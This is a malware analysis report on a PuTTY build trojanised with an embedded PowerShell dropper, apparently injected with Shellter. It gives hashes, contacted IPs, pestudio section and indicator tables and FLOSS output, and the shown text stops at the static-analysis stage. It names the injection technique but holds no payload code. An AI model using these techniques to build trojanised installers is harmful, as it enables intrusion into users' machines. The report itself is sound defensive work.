Malware Analysis Report

S-P File Dropper

Nov 2022

Table of Contents

Table of Contents 2
Executive Summary 3
Basic Static Analysis 4
Basic Dynamic Analysis 13
Indicators of Compromise 15
Network Indicators 15
Host-based Indicators 15
Appendix A: Rules & Signatures 16

Executive Summary


SHA256 hash	0C82E654C09C8FD9FDF4899718EFA37670974C9EEC5A8FC18A167F93CEA6EE83

S-P is a file dropper malware sample first identified on November 10, 2022. VirusTotal scored this sample 60/72 malicious. It is a 32-bit HTML-compiled dropper embedded into known FOSS product PuTTY that executes a built-in PowerShell script on the Windows operating system. Symptoms of infection include brief PowerShell popups on the endpoint at detonation, and an executable named “SearchProcessHost.exe” appearing in the %APPDATA% directory.

YARA signature rules are attached in Appendix A.

Basic Static Analysis

VirusTotal results:



60 / 72

?

60 security vendors and 1 sandbox flagged this file as malicious


0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83

PuTTY

detect-debug-environment direct-cpu-clock-access long-sleeps peexe runtime-modules

1.47 MB
Size

2022-11-03 21:22:10 UTC
3 days ago



0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83

Contacted IP Addresses (6)


IP	Detections	Autonomous System	Country
13.107.39.203	0 / 95	8068	US
20.99.132.105	0 / 95	8075	US
20.99.133.109	0 / 95	8075	US
20.99.184.37	0 / 95	8075	US
23.216.147.64	0 / 95	20940	US
23.216.147.76	0 / 95	20940	US

Graph Summary

Community feedback indicates the use of Shellter, a dynamic shellcode injection tool aka dynamic PE infector. It can be used to inject shellcode into 32-bit native Windows applications. The shellcode can be something yours or something generated through a framework, such as Metasploit. Shellter takes advantage of the original structure of the PE file and doesn't apply any modification, which could explain why the PuTTY client retains functionality.


Indicators via pestudio:

Version information misspells name of actual PuTTY appliance author




file-type	executable
date	empty
language	English-UK
code-page	Unicode UTF-16, little endian
CompanyName	imon Tatham

Floss returned multiple warnings during the strings parse:



```
C:\Users\husky\Desktop
λ floss -n 6 putty.exe > putty-strings.txt
WARNING:vivisect.base:_cb_opcode(0x48fcd0): LOCATION ALREADY EXISTS: loc: 'PTR: 0x0048fabb'
WARNING:vivisect.base:_cb_opcode(0x48fcd5): LOCATION ALREADY EXISTS: loc: 'PTR: 0x0048fb05'
WARNING:envi.codeflow:parseOpcode error at 0x0049b851 (addCodeFlow(0x49b760)): InvalidInstruction("'ffffff01000000fef
fffff0100000011' at 0x49b851",)
WARNING:envi.codeflow:parseOpcode error at 0x00444949 (addCodeFlow(0x444914)): InvalidInstruction("'0f38cbf5660f70c00
e0f38cbee660f38' at 0x444949L",)
WARNING:envi.codeflow:parseOpcode error at 0x00446260 (addCodeFlow(0x446231)): InvalidInstruction("'0f3accec00660f380
0d6660f6fe10f38' at 0x446260L",)
WARNING:vivisect.base:_cb_opcode(0x4766b6): LOCATION ALREADY EXISTS: loc: 'cccccccccccccccccccc'
WARNING:vivisect.base:_cb_opcode(0x4419ca): LOCATION ALREADY EXISTS: loc: 'PTR: 0x004a79bd'
WARNING:envi.codeflow:parseOpcode error at 0x004793a2 (addCodeFlow(0x479260)): InvalidInstruction("'660f3a20c60f660f7
3d8014b740985f6' at 0x4793a2L",)
WARNING:vivisect.base:_cb_opcode(0x4419cf): LOCATION ALREADY EXISTS: loc: 'PTR: 0x004a756e'
WARNING:envi:i386RegOper needs to implement getOperAddr!
```


Two sections identified as executables in pestudio, and the second one has self-modifying capabilities:



property	value	value
name	.text	.text
md5	53D53E5EF7971DFA93A09C7...	1D0EC91EBDBDEE96A6F1B5...
entropy	6.621	6.234
file-ratio (99.93%)	39.76 %	0.13 %
raw-address	0x00000400	0x0011BA00
raw-size (1544192 bytes)	0x00096000 (614400 bytes)	0x00000800 (2048 bytes)
virtual-address	0x00401000	0x00522000
virtual-size (1555239 bytes)	0x00095F6D (614253 bytes)	0x00000737 (1847 bytes)
entry-point	-	0x00122000
characteristics	0x60000020	0xE0000020
writable	-	x
executable	x	x
shareable	-	-
discardable	-	-
initialized-data	-	-
uninitialized-data	-	-
unreadable	-	-
self-modifying	-	x
virtualized	-	-
file	-	-

signature: Compiled-HTML, location: .rsrc, offset: 0x00121F43, size: 325542


Offset to second executable header:




```
⊟ putty.exe
    IMAGE_DOS_HEADER
    MS-DOS Stub Program
  ⊟ IMAGE_NT_HEADERS
      Signature
      IMAGE_FILE_HEADER
      IMAGE_OPTIONAL_HEADER
    IMAGE_SECTION_HEADER .text
    IMAGE_SECTION_HEADER .rdata
    IMAGE_SECTION_HEADER .data
    IMAGE_SECTION_HEADER .00cfg
```

pFile	Data	Description
00000028	0000	Reserved
0000002A	0000	Reserved
0000002C	0000	Reserved
0000002E	0000	Reserved
00000030	0000	Reserved
00000032	0000	Reserved
00000034	0000	Reserved
00000036	0000	Reserved
00000038	0000	Reserved
0000003A	0000	Reserved
0000003C	00000078	Offset to New EXE Header


Invalid file checksum and low (suspicious) library count:



indicator (61)	detail	level
The dos-stub message is missing	status: yes	1
The file contains another file	signature: Compiled-HTML, location: .rsrc, offset: 0x...	1
The count of libraries is suspicious	count: 0	1
The count of imports is suspicious	count: 0	1
The file contains a blacklist section	section: .00cfg	1
The location of the entry-point is suspicious	section: .text:0x00122000	1
The file contains self-modifying executable section(s)	status: yes	1
The file contains writable and executable section(s)	count: 1	1
The file references a URL pattern	url: https://www.chiark.greenend.org.uk/~sgtatham...	1
The file references file extensions like a Ransomware | Wiper	count: 20	1
The file references a string with a suspicious size	size: 1496 bytes	2
The file references a string with a suspicious size	size: 1585 bytes	2
The manifest identity has been found	name: PuTTY	3
The file checksum is invalid	checksum: 0x00180AA0	3




indicator (61)	detail	level
The file references a group of API	type: dynamic-library, count: 22	3
The file references a group of API	type: cryptography, count: 9	3
The file references a group of API	type: windowing, count: 70	3
The file references a group of API	type: network, count: 33	3
The file references a group of API	type: security, count: 25	3
The file references a group of API	type: reckoning, count: 32	3
The file references a group of API	type: printer, count: 2	3
The file references a group of API	type: obfuscation, count: 2	3
The file references a group of API	type: data-exchange, count: 23	3
The file references a group of API	type: file, count: 43	3
The file references a group of API	type: synchronization, count: 25	3
The file references a group of API	type: keyboard-and-mouse, count: 17	3
The file references a group of API	type: desktop, count: 4	3
The file references a group of API	type: resource, count: 14	3
The file references a group of API	type: execution, count: 49	3
The file references a group of API	type: registry, count: 18	3
The file references a group of API	type: diagnostic, count: 8	3
The file references a group of API	type: console, count: 12	3
The file references a group of API	type: memory, count: 26	3
The file references a group of API	type: exception, count: 6	3
The file references a group of API	type: storage, count: 2	3




indicator (61)	detail	level
The file references a group of hint	type: file, count: 1183	3
The file references a group of hint	type: utility, count: 86	3
The file references a group of hint	type: size, count: 8	3
The file references a group of hint	type: format-string, count: 296	3
The file references a group of hint	type: registry, count: 8	3
The file references a group of hint	type: password, count: 2	3
The file references a group of hint	type: pipe, count: 3	3
The file references a group of hint	type: keyboard, count: 1	3
The file references a group of hint	type: query, count: 8	3
The file references a group of hint	type: base64, count: 9	3
The file references a group of hint	type: url-pattern, count: 1	3
The file references a group of hint	type: rtti, count: 15	3
The file references string(s)	type: blacklist, count: 158	4
The file references string(s)	type: whitelist, count: 158	4
The file contains a rich-header	status: no	4
The file uses Control Flow Guard (CFG) as software security ...	status: no	4
The file opts for Data Execution Prevention (DEP) as softwar...	status: yes	4
The file opts for Address Space Layout Randomization (ASL...	status: no	4
The file contains a Manifest	status: yes	4
The file opts for Stack Buffer Overrun Detection (GS) as soft...	status: no	4
The file contains a digital Certificate	status: no	4

Entropy indicates the use of code obfuscation techniques to pack encoded PowerShell and compiled HTML inside a reputable C++ binary:



